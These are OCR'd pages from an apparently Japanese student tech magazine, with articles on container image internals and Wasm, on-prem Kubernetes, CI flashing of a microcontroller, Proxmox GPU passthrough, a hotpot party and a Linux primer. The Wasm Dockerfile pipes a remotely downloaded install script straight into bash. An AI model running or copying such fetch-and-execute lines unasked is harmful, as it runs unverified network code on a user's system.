Commandline: apt-get install -y --no-install-recommends ca-certificates curl gnupg netbase sq wget  (一部略)  openssl:arm64 (3.0.14-1~deb12u2, automatic)
End-Date: 2024-10-19  01:10:29
```

以上がコンテナイメージの基本的な構成です。

6　Wasm とコンテナイメージ

コンテナイメージは OS ごと仮想化することをある程度前提に作られているため、マルチステージビルドなどの工夫を凝らしてもどうしてもベースとなるイメージへの依存がある程度発生することになります。

先程も紹介したようにイメージはレイヤの重ね合わせでできているためどこかの層で脆弱性などが混入してしまうリスクがあり、それを知ることが難しいことやイメージのサイズが大きくなることが課題とされてきました。

そのため近年は Wasm という仕組みを使い、この問題を解決する動きが出ています。

Wasm は WebAssembly の略称で、様々なプラットフォームで動作する中間言語です。[*13] コンテナランタイムは近年 WebAssembly を実行するランタイムを内包し直接 WebAssembly を実行できる流れができています。これによりコードの実行時には依存関係のない状態でバイナリだけを実行することが可能になります。

実際に 9[*14] に示す Dockerfile をビルドし `docker run --runtime=io.containerd.wasmedge.v1 wasm-test` としてコンテナを実行する[*15] と Wasm を利用しない場合と同様にコンテナを実行することができます。この Dockerfile では Go 言語で作成したプログラムを Wasm でコンパイルしその結果をイメージとして出力しています。

Listing 9　Wasm を利用したコンテナイメージを作成する Dockerfile

```
1 FROM golang:1.23 AS build
2 RUN curl -sSf https://raw.githubusercontent.com/WasmEdge/
      WasmEdge/master/utils/install.sh | bash
3 WORKDIR /src
4 COPY . .
5 RUN GOOS=wasip1 GOARCH=wasm go build -o main.wasi.wasm main.go
6 RUN /root/.wasmedge/bin/wasmedgec main.wasi.wasm target.wasm
7 FROM scratch
8 ENTRYPOINT [ "target.wasm" ]
9 COPY --link --from=build /src/target.wasm /target.wasm
```

この Wasm を利用したコンテナイメージの中身も覗いてみましょう。通常のイメージと互換性を保つため基本的な構造は同じになっています。10 の通り manifest の中身を見るとレイヤが 1 つだけのイメージとなっていることが分かります。

Listing 10　Wasm コンテナイメージの manifest.json

```
1 {
2   "schemaVersion": 2,
3   "mediaType": "application/vnd.oci.image.manifest.v1+json",
4   "config": {
5     "mediaType": "application/vnd.oci.image.config.v1+json",
6     "digest": "sha256:31dd2 (… 略) ",
7     "size": 623
8   },
9   "layers": [
```

[*13] 厳密にはツッコミどころが色々あるかと思いますが、ここでは割愛します

[*14] awesome-compose にて公開されているものを参考に作成しました `https://github.com/docker/awesome-compose/blob/master/wasmedge-mysql-nginx/backend/Dockerfile`

[*15] Docker では Wasm コンテナの実行は実験的機能として提供されています。利用するには Docker Desktop での有効化が必要です。`https://docs.docker.com/desktop/features/wasm/`

```
10      {
11        "mediaType": "application/vnd.oci.image.layer.v1.tar+
              gzip",
12        "digest": "sha256:a0ca (… 略) ",
13        "size": 1604212
14      }
15    ]
```

このレイヤの中身を展開すると、Wasm バイナリだけが入ったディレクトリが出てきます。実際にこのバイナリを実行すると、コンテナ内で実行したときと同じ結果が得られます。

```
1 bash-3.2\$ tar -xvf blobs/sha256/a0ca (… 略)  -C layer0
2 x target.wasm
3 bash-3.2\$ wasmtime layer0/target.wasm
4 Hello, WebAssembly
```

Wasm コンテナはコンテナランタイムが直接 Wasm バイナリを実行するため、サイズが小さく依存を減らすことができます。

7　まとめ

以上「コンテナイメージの中身を覗いてみる」というテーマで、コンテナやコンテナイメージについて深堀りしました。

コンテナイメージの仕組みは非常に単純で簡単に実験できるので、ぜひ手元でも試してみてください。

また、最後には Wasm コンテナイメージについて紹介しました。本記事を通じてコンテナの将来について少しでも興味を持っていただければ幸いです。

手軽に長期運用と高可用性を意識したオンプレ Kubernetes を作りたい！

文　編集部　Till0196

こんにちは、Till0196 です。
半年くらいかけて

- ロードバランスされた複数のコントロールプレーン
- ソフトウェア BGP ルーター (FRR) を用いたサービス IP の払い出し
- 開発用クラスターと本番クラスターの 2 系統の設置
- HashiCorp Vault と ArgoCD による安全な GitOps の実現
- 各サービスで利用できる OIDC 認証基盤の設置
- 永続化ボリューム (PV) 用の NFS サーバー
- 上記の機能を再現可能な Terraform、Ansible、cloudinit による IaaS

という特徴を持ったオンプレ Kubernetes を作ってみました。今回はそのレポをお届けします。

1　Docker って便利ですよね！

docker コマンドだけでなく、Docker Compose を使えば、db は db のコンテナ、アプリケーションはアプリケーションで別々のコンテナにして運用することができます。

また、あまり知られていませんが、db コンテナは db 用のマシン、アプリケーションコンテナはアプリケーション用のマシンで実行させるということも、Docker の機能だけで実現できます。このように多くの場合、Docker と Docker Compose だけで実現可能です。

では、なぜ Kubernetes が必要となるのでしょうか。

2　オンプレ Kubernetes って本当に必要ですか？

Docker だけでは実現できなかった Kubernetes を使って良かったな〜と個人的に思ったことを箇条書きしてみます。

- 複数のマシンを束ねてリソースが空いてるマシンに自動で割り当てる
- HTTP/HTTPS 通信を効率よく**ロードバランシング**をする
- コンテナの初回起動時だけに何かを実行する (init-container)
- **既存の高可用性を持ったソリューション**を簡単に利用できる

インターネットサーフィンをしているとよく見かけるのが、「**既存の高可用性を持ったソリューション**を簡単に利用できる」を実現するために Kubernetes を複数台のラズパイをク

ラスタリングしてインストールしてみた！ というものを見かけます。個人的には、この場合の「簡単に利用できる」の部分は「本当に簡単ですか？」と首を傾げる部分があります。

Kubernetes というプロジェクトはそもそも Google が、自社の Google Cloud で使うことを目的に作られているため、クラウド向けに提供されている SaaS と密な関係にある実装が含まれていたり、計算リソース的にオンプレでの実現が困難な部分が複数出てきます。

筆者は、Kubernetes の上に乗せるコンテナのことは後で考えるとして、できるだけ妥協しない高可用性 Kubernetes のあり方を模索し、それを実現するという目的を一時的なゴールとしましたが、その目標達成に 3 月頃から始めて 10 月頃までかかりました。そして、度々 Docker というプロジェクトの出来の良さを再確認することとなりました。(「Docker のここが悪い！」みたいなやつは意外と合理的な理由が裏にあるんだなと思いました)

3 それでも作りたいオンプレ Kubernetes

同一マシン内で複数コンテナを動かすだけならコンテナネットワークはかなり柔軟に動作でき、ルーターや外部のロードバランサーによるパケットの転送などを行う必要はありません。

人気の Kubernetes ディストリビューションである K3s や k0s を用いれば、数分でデプロイ環境の構築まで持っていけます。また、使い勝手も Docker Compose より詳細に定義できる k8s マニフェストが利用できるため、一見すると立派な Kubernetes が構築できます。

しかし、この状態で利用していると下記のようなことを感じると思います。

- これなら、Docker で良いじゃない
- Kubernetes 用に調整されている既存の高可用性を持ったソリューションがそのまま利用できない
- サービスロードバランサがハリボテ過ぎて各所で困る

上記のようなことを踏まえて、今回はできるだけ妥協しない高可用性オンプレ Kubernetes を構築します。

4 それでもオンプレ Kubernetes をやってやろうじゃないか

クラウド時代の昨今は何かと枕詞になっている高可用性という単語、これを全てオンプレで再現可能状態で実装しようとすると意外と大変です。

特にストレージやネットワーク周りは自前でやるとなるとクラウドのように時間制で借りれるものではないので、結構大きなお金がかかります。

4.1 ストレージ

ストレージというやつは買い切りの形をしていますが、日常利用でも書き込み不良などで故障しますし、交換や復旧を自分で行う必要があります。

ストレージの無償交換条件を過ぎていれば、追加でストレージを購入する必要があります。

筆者は今回のオンプレ Kubernetes を完成させる間に、SSD の RMA(返品保証) 処理を 3 回行いました。

予算に余裕があれば Ceph などの分散ストレージを行いたいところですが、あまりにも費用対効果が悪いので今回は 2TB の SSD をマウントしている VM を NFS サーバーとして動作させて、その NFS サーバーを各 Kubernetes ノードの永続化ボリューム (PV) として利用するようにしました。

4.2 ネットワーク

ネットワーク部分に関しては、最初は YAMAHA RTX1200 のコンフィグを書いて使っていました。しかし、GoBGP 実装のアプリケーション (MetalLB や Kube-vip) と BGP のコネクションがうまく動作せず、途方にくれてしました。

途中で Debian ベースの VyOS というソフトウェアルーターを試したりしましたが、cloud-init の動作感への不満や突如としてビルド済みパッケージを非公開にするプロジェクトをルーターというネットワークの根幹に関わる部分で使うのは将来的に不安だなと感じ、あまり利用したくなかったので、FRR という Linux 向けのルーティングソフトウェアを k8s のノードとは別の Ubuntu の VM 上にインストールして利用しました。

また、k8s のノード間の通信は次のセクションの書いている Proxmox Virtual Environment 8.1 から正式サポートとなった SDN(Software-Defined Network) 機能を用いて構築しました。SDN 内で BGP をさばける機能があれば、今回のような VM を立てて FRR のようなルーティングソフトウェアを構築する用意する必要がなくなるのですが、現時点では実装予定がなさそうです。

4.3 ハイパーバイザーっぽいもの

Kubernetes にかかわらず CloudNative の意思を継ぐプロジェクトは、総じて AWS や GCP などのすぐに破壊してすぐに構築できる環境で利用することが前提とされていることが多く、既存のオンプレ用プロダクトのような一つ前のバージョンを考慮したアップデート手段などが用意されていないことが多いです。

OS を何度も何度もインストールするのはあまりにも渋い、また高可用性の実現には複数台に対して OS の再インストールする必要なため、あまりにも辛い。

ということで、比較的使い慣れている Proxmox Virtual Environment を活用しつつ、IaaS を行うために有志の開発の Terraform プロバイダー[*1] を用いて Kubernetes のノード用 OS のセットアップを行いました。

4.4 IaaS(Infrastructure as a Service) ってやつ

逐一メモを残していれば、IaaS なんていらんという説もありますが、CloudNative の意思を継ぐプロジェクトを複数使うつもりだったので、OpenTofu(Terraform) と Ansible、cloud-init をフルに活用しました。

[*1] https://github.com/bpg/terraform-provider-proxmox

OS の立ち上げやストレージの定義などのを OpenTofu に、OS 立ち上げ後のネットワーク設定や最低限のパッケージインストールを cloud-init で行い、踏み台用の VM マシンを用意して、そこで Ansible を実行して各 VM マシンへのコンフィグ投入や Kubernetes の構築などを行うようにしました。

Kubernetes の構築をする Ansible は、Kubespray で行うことで後々来るであろう Kubernetes アップデートで大きな負担にならないようにしました。

5　結びに

この記事はオンプレ Kubernetes を作った経緯や技術選定について書きましたが、評判が良ければ具体的な OpenTofu のソースコードなどと共に解説しようと思います。

リモートでマイコンに書き込み！！

文　編集部　whatacotton

1　はじめに

もう一つの記事でも書いたのですが、最近「結」プロジェクトに入りました。そこではハードウェアの開発がメインで行われており、リモートで書き込みできたら面白いし、そこでテストができればもっと面白くなると思ったのでやってみることにしました。今回はSpresense に書き込みます。

2　構成

タネはとてもかんたんで、GitHub で self-hosted runner を回すという単純な構成です。




図 1　構成

3　実装

環境に `arduino-cli`が入っていることが前提です。self-hosted runner は公式を参考にしてセットアップしてください。

Makefile

```
1
2  # Arduino CLI コマンド
3  ARDUINO_CLI = arduino-cli
4  BOARD = SPRESENSE:spresense:spresense
5  PORT = /dev/ttyUSB0
6
7  # スケッチのディレクトリ
8  SKETCH_DIR = .
9  SKETCH_NAME = test #projectの名前
10
11 # スケッチのフルパス
12 SKETCH_PATH = $(SKETCH_DIR)/$(SKETCH_NAME)/$(SKETCH_NAME).ino
13
14 run: compile upload
15
16 setup:
17     @echo "セットアップ中..."
18     $(ARDUINO_CLI) core update-index --additional-urls https
           ://github.com/sonydevworld/spresense-arduino-compatible
           /releases/download/generic/package_spresense_index.json
19     $(ARDUINO_CLI) core install SPRESENSE:spresense --
           additional-urls https://github.com/sonydevworld/
           spresense-arduino-compatible/releases/download/generic/
           package_spresense_index.json
20
21 compile:
22     @echo "コンパイル中..."
23     $(ARDUINO_CLI) compile --fqbn $(BOARD) $(SKETCH_NAME)
24
25 upload:
26     @echo "アップロード中..."
27     $(ARDUINO_CLI) upload -p $(PORT) --fqbn $(BOARD) $(
           SKETCH_NAME)
```

.github/workflows/ci.yaml

```
name: write-serial
run-name: ${{ github.actor }} is testing out GitHub Actions
on: [push]
jobs:
  Explore-GitHub-Actions:
    runs-on: self-hosted
    steps:
      - name: checkout
        uses: actions/checkout@v4
      - run: make setup
      - run: make
      - run: pip install pyserial
      - run: python3 observe/serial_to_file.py
```

シリアルポートの観測に関しては GPT くんにいい感じに書いてもらいました。

observe/serial_to_file.py

```
import serial
import time

# シリアルポートの設定
port = '/dev/ttyUSB0'  # Windowsの場合はCOMポート、Linuxの場合は/dev/ttyUSB0など
baudrate = 9600  # ボーレートを設定

# シリアルポートをオープン
with serial.Serial(port, baudrate, timeout=1) as ser, open('output.txt', 'w') as file:
    print(f"Listening on {port} at {baudrate} baud for 50 seconds...")

    start_time = time.time()
    while time.time() - start_time < 50:  # 50秒間観測
        line = ser.readline()
        try:
            decoded_line = line.decode('utf-8').rstrip()
            print(f"Received: {decoded_line}")  # 受信データを表示
            file.write(decoded_line + '\n')  # ファイルに書き出し
        except UnicodeDecodeError:
            print("デコードエラー: 無効なバイト列をスキップします。")

print("50秒間の観測が完了しました。")
```

4　結果

少し手こずりましたが、なんとか動かすことに成功しました！

5　これから

テストなどを回せるようになったらいいなと思っています。進捗が出たらまた記事を書きます。

図 2　log

図 3　実際の様子

Proxmox VE で Windows 11+GPU パススルーな環境を作る

文　編集部　みずあめ

1　ゲーム屋だと仮想環境があると嬉しい

私はゲームエンジニアというものを恐らくやっているのですが、Windows の環境と Linux(Ubuntu) の環境が、どこからでもアクセスできる状態で欲しい場合が多いです。そのため仮想化プラットフォームの Proxmox VE 8.2(以下 pve と呼ぶ) を使用して Windows 11 と GPU パススルーの環境を作りました。本記事では pve の導入、セットアップについては書きません。

2　動作環境

Ryzen7 5700x,RTX3060 の環境でやっていきます。CPU が Intel か AMD かで設定内容が異なるためご了承ください。

3　Grub の設定をする

Web console に入ったら、Shell を開きます。その後


```
nano /etc/default/grub
```

で grub を開き、

```
  GNU nano 7.2                          /etc/default/grub
# If you change this file, run 'update-grub' afterwards to
   update
# /boot/grub/grub.cfg.
# For full documentation of the options in this file, see:
#   info -f grub -n 'Simple configuration'

GRUB_DEFAULT=0
GRUB_TIMEOUT=5
GRUB_DISTRIBUTOR=`lsb_release -i -s 2> /dev/null || echo
   Debian`
GRUB_CMDLINE_LINUX_DEFAULT="quiet"
GRUB_CMDLINE_LINUX=""

```




```
13 # If your computer has multiple operating systems installed,
       then you
14 # probably want to run os-prober. However, if your computer is
       a host
15 # for guest OSes installed via LVM or raw disk devices,
       running
16 # os-prober can cause damage to those guest OSes as it mounts
17 # filesystems to look for things.
18 #GRUB_DISABLE_OS_PROBER=false
```

となっていると思うので、

```
1 GRUB_CMDLINE_LINUX_DEFAULT="quiet"
```

を

```
1 GRUB_CMDLINE_LINUX_DEFAULT="quiet iommu=pt pcie_acs_override=
      downstream,multifunction initcall_blacklist=sysfb_init
```

```
    amd_pstate=passive consoleblank=60"
```


に変更します。その後

```
update-grub
reboot now
```

で grub を更新します。

4 Create VM する


次に Windows 11 の VM を作っていきます。




Windows 11 の場合は System の設定で、Add TPM のチェックを入れる必要があります。CPU の設定ではできる限り近い CPU を選んでください。Ryzen7 5700x では EPYC を選択したところ、起動に成功しました。

5　OS インストール

次に OS のインストールに進みます。この時点ではまだ GPU の追加は行わないでください。






起動時点で Enter を連打しないとインストールに進めないので注意です。

6　Remote Desktop をインストール

無事 Windows 11 のインストールに成功したら、Chrome RemoteDesktop もしくは RustDesk 等をインストールしてください。GPU パススルーには OS の GPU 独占が必要となり、Console からの接続ができなくなります。

7　GPU を設定

Add PCI Device から GPU を追加します。この時 PCI-Express と PrimaryGPU に、チェックを入れてください。



8　起動

Proxmox の Console で繋ごうとした時、TASK ERROR: Failed to run vncproxy. となれば成功している可能性が高いです。リモートデスクトップで繋いでみましょう。

無事映っているのを確認しました。ドライバーが正しく当たっているかを確認したら終了です。

25 生誘拐して鍋してみた

文　編集部　ベア

1　導入

今新幹線で記事を書いているのですが、巨漢が弁当を置くテーブルに伏せて寝ており、テーブルが振動で揺れるたびミシミシ言っていて怖いです。テーブルの重量制限って 10kg らしいです。あと 1 時間ぐらい壊れずに堪えてほしいな。

図 1　新幹線での表記

そんなことはさておき、皆さん初めまして **WORD** 編集部のベアと申します。実はもう 25 生って誕生してるんですよ…早すぎる。僕も 24 生 AC なのですが、受験が終わってもう一年経ってしまっているんですね。そんな恐ろしい事実を受け止めながら日々を過ごしているわけですが、今回はそんな未来ある 25 生と楽しく交流したことについて語っていこうかなと思います。

2　秋といえば鍋!

OB の方が昔鍋をしていたのをみて、受験休みの時に鍋をしようという案が出ました。しかし、我々は生活能力が全くないうえ、まともに料理できる人材も少ないのでリハーサルとして AC 入試の日に「プレ鍋」をすることになりました。やる気になったのはいいものの誰も事前準備をしないのが我々、前日夜になっても何時からやるのか?鍋はどこで買うのか?誰が来るのか?何も決まっておらず迎えた当日。

3　鍋よりも AC!

その日は coins の AC 入試がある日だったので、とりあえず鍋をどうするかは考えずに受験終わりの AC 候補生に声をかけに行くことにしました[*1]。受験会場の出口に数人で **WORD** の腕章を掲げながら受験終わりらしき高校生に「情報科学類 AC 入試ですか?」と声をかけ続けました。最初は全員やばいやつに絡まれたみたいな目をしてきますが、さすが同じ AC の血を引きし者。どんな研究をしていたのか聞いた途端、元気よく話しだし意外と仲良くなれました。今年も AI からサーバーヲタクまで様々なジャンルの研究をしている人がおり、たいてい何を言っているのかわかりませんでしたが新しい知識が身に着けられ、とてもよかったです[*2]。仲良くなった人の中でこの後時間のある人は、**WORD** 部屋など様々な大学施設を連れまわし、筑波大学のすばらしさを伝えました。結果として 10 人中 7 人 **WORD** 部屋に連れていくことができ、たくさんの個性的な筑波生と交流させることができました。

4　さすがに鍋

なんやかんやで AC 候補生と話しているともう夕暮れ。そろそろ、鍋について考えないといけない時間です。期限ぎりぎりになるとやる気を出しだすのが我々、急ピッチで、鍋や具材の買い出しを始めます[*3]。さらに AC 候補生の一人[*4] も一緒に鍋を食べることに!私は sd 君ともう一人を引き連れて具材の買い出しにで歩いて平カスまで行くことにしました。sd 君の好みの鍋つゆや具材など色々購入しました。最終的に購入した量は

- 鍋つゆ-5.3kg
- 肉-3kg
- 野菜-4kg
- 麺-10 玉

となりました。少なくともその日の平カスのカット野菜はすべて買い占めました。これにほかの具材や飲み物も買ったと考えると恐ろしいですね。

5　Let's party

具材も鍋も買ったところで、鍋パーティ開始!とんでもないでかさのなべにとんでもない量の具材が投入されていきます。

最初は 24 生 Wordian でやるよていでしたが、なんやかんやあってラウンジの人や院生の先輩も集まってとても賑やかに[*5]。さすがに、こんなに知らない人だらけだと sd 君も緊張するかなと心配していましたが、普通にくつろいでおりとても安心しました。会場では選

[*1] 去年、僕が一人で来て誰と話すことなく帰ってさみしかったからね
[*2] 個人的にはものづくりのハードウェア人間がいなかったのが寂しいところ…
[*3] すばらしいですね
[*4] 以下 sd 君
[*5] 大盛り買っておいてよかった

図 2　温める前の鍋

挙が近かったこともあり熱い討論が起こったり、鍋だけじゃ物足りずみたらし団子に豚肉を焼いて食べる者も現れ[*6] とても幸せな一晩を過ごしました。

sd 君の受験の悩みを聞いたり、これからの研究について聞いたり僕個人としてもとても楽しかったです[*7]。今回用意した鍋は二種類。キムチ鍋[*8] と味噌鍋[*9] です。どちらもとてもおいしく、何といっても安い!これは素晴らしいですね。受験日前にあと何回かプレ鍋したい気持ちになりました。ちなみにあんなにたくさんあった材料は完食。人間の食欲はなめちゃだめですね。ちなみに、本番の鍋はカニ鍋[*10]!そろそろ旬の季節ですしとても楽しみです。

[*6] 普通に美味しかった
[*7] 筑波大学来てほしいな
[*8] 買い出し組の好み
[*9] 締めのうどんに合いそう
[*10] 予定

図 3　みたらし団子の肉巻き

図 4　完成した鍋

6　締め

ということで 25 生との交流とプレ鍋について書きました。次回はふざけずに真面目な記事をかけるといいな。私個人としては、鍋またしたいなという気持ちとみんな筑波大学きてほしいなの気持ちと来年は 25 生が 26 生に同じことをしてほしいなの気持ちでいっぱいです。先輩 wordian 情報なのですが、今なら大ズワイガニが 1g あたり 1 円で買えるらしいですよ。肌寒い季節になってきたことですし、皆様ぜひ暖かい鍋をみんなでつつくのはいかかでしょうか。きっと、より一層絆の深い仲間ができると思います。では、新幹線が東京駅に着いたのでここらへんで。テーブルが耐えたみたいで良かったです。

旅に出よう ————窓の外に飛び出して————

文　編集部　ゃー @reversed_R

1　はじめに

やぁ、こんにちは、ゃーです。

そぽ祭りも終わり、一段と寒くなってきた今日この頃です。

そう考えると、Linux デスクトップ元年であるところの 2024 年[*1] もまもなく終了ということになり一層寂しい思いです。

そんな記念すべき元年の暮れに、せっかくなので Linux を広く使っていただくための入門記事を、今年から Linux[*2] を使い始めたゃーが書いて締めようと思います。

編集室にいると錯覚してしまうのですが[*3]、情報科学類といえども Linux をメイン PC 環境としている変な人間は少ないらしいですね。したがって、この適当入門記事もきっと誰かの役に立つんじゃないでしょうか。

そういうことを念頭にして書くので、本記事は他の嘘宗教勧誘とは違って、Arch や Nix のような闇ディストリビューションを勧めたりはしません。読者の皆さんにやりやすい Linux を選んでいただこうというところです。

2　なぜ旅へ出るのか

多くの *WORDIAN* と異なり、一般的な人類であるゃーは、今年 coins に入学するまで、狭い窓の中に閉じ籠もっておりました。

しかしながら、窓の中は開発に向いていないことは経験的に知っていたので MinGW-w64 を使っていたり、*WORDIAN* に教えられ WSL2 Ubuntu を入れたり、インターネットの嘘情報に騙されメインのエディタを *Neovim* にしたりしているうちに、Windows である旨味がなくなってきてしまいました。

また、このへんてこ雑誌を手にしている多くの皆さんにおかれましても、一般に、開発環境としては UNIX[*4] のほうが Windows より強いということは同じであるので、旅に出る価値は十分にあるはずです。

[*1] **W O RD**55 号を参照

[*2] ぐぬ〜…りなっくす、と呼ぶべきという話もあるらしい

[*3] Arch や Nix の圧が大変強いが、前の引用の通り、openSUSE もいる

[*4] win ではない OS の一大ファミリー。mac や Linux もこの血を引いた仲間だったり、他人の空似だったりする。

3 旅支度

そうと決まれば、早速準備に取り掛かりましょう。準備自体も旅の一部と言える重要な工程です。

ここまで読んで Linux の気持ちになってきた読者の皆さんにも、いくつか不安はあるでしょう。

例えば、

> Microsoft Word [*5] や Excel 、PowerPoint 、PC ゲーム群といった、通常の生活に必要なソフトウェアが使えなくなってしまうのではないか。
>
> 今使っている高価な PC 環境を破壊してまで Linux を入れて使えないカス OS だったらどうしよう。

などのように。

Linux は使えない OS ということはないですが、やはり使えないソフトはあり[*6]、特にゲームをする人は苦しい[*7] でしょう。

そこで、デュアルブートという方法もありますが、失うリスクが最も少なくシンプルな方法は、新しく中古の安い PC を買うことではないでしょうか。

3.1 PC 買い

PC というものは、新品で買うとラップトップは 10〜20 万円、デスクトップも 10 万〜カスタム次第で 30 万とか普通にかかりますね。そのため、PC を買うのは経済的ハードルが高いと感じますが、中古ではそんなことはなくて、ラップトップでは安くて 1 万円くらいから手に入ります。

ゃーの現環境は秋葉原の中古 PC 屋を半日巡って見つけた子で、

NEC VersaPro / intel core i5 8th Gen / メモリ 8GB / SSD 256GB [*8]

が 1.8 万（+ 税）円でした。3、4 万はかけるつもりだったので思ったより安くて感動できました。

もちろん、ヤフオクなどネットを上手く使うと同等以上のものがさらに安く手に入ったりもします[*9] し、電気街でパソコンを見て回るのも楽しいのでおすすめです。

[*5] **W O RD** の名を騙る文書作成ソフト

[*6] LibreOffice などの割れソフトはあり Word のパクリはまあまあ使えますが、Excel のパクリは使えません。機能は減りますが Web 版 MSoffice が一番マシ。

[*7] ゃーはゲームをしないのでよく知りませんがそうらしい

[*8] もともとは Windows 11 Home が入っていました。ありがとうｿﾌﾏｯﾌﾟの店員たそ。でも使いません。

[*9] *PayToWin* というらしい

3.2 ディストリビューション選び

Linux というのは本来的にはリーナスおじさん[*10] と愉快な仲間たちが作った Linux カーネル[*11] のことを指し、その上に乗っているガワの部分は自由に用意できるわけです。

世界には Linux で快適に暮らしたいオタクがたくさんいるようで、Linux ディストリビューションと呼ばれる必要なソフトウェア群をまとめたハッピーセットをわりと無償だったり有償だったりで配布しています。その中から好きなカタマリを選んでやるといいでしょう。

Linux ディストリビューションには、

Debian[*12] の仲間、よく知られるところの Ubuntu[*13] もこの友達である

RedHat[*14] の仲間、本家 Red Hat Enterprise Linux は有償だが、コミュニティベースの CentOS[*15] は広く使われていた、ただし本家にキレられて消滅した

Arch[*16] の仲間、なんかカスタム性が高いらしい

あとは、Gentoo[*17] の仲間、SUSE[*18] の仲間など…

色々あるようです。

初めて Linux をデスクトップ環境として使うのであれば、変なことは言わないので、Ubuntu のように入れるときも GUI、入れたら勝手に GUI が生えるというようなディストリビューションを選ぶことをお勧めします。

4 いざ旅へ

さて、準備も整ったことです。まずは、選んだディストリビューションの公式ダウンロードページに向かいます。

iso ファイルという OS を固めたやつを USB メモリ[*19] に焼いた LiveUSB というのを作りましょう。iso を焼くには、Windows なら Rufus[*20] というのが有名ですが、UNIX なら dd コマンドを使うこともできるそうです。

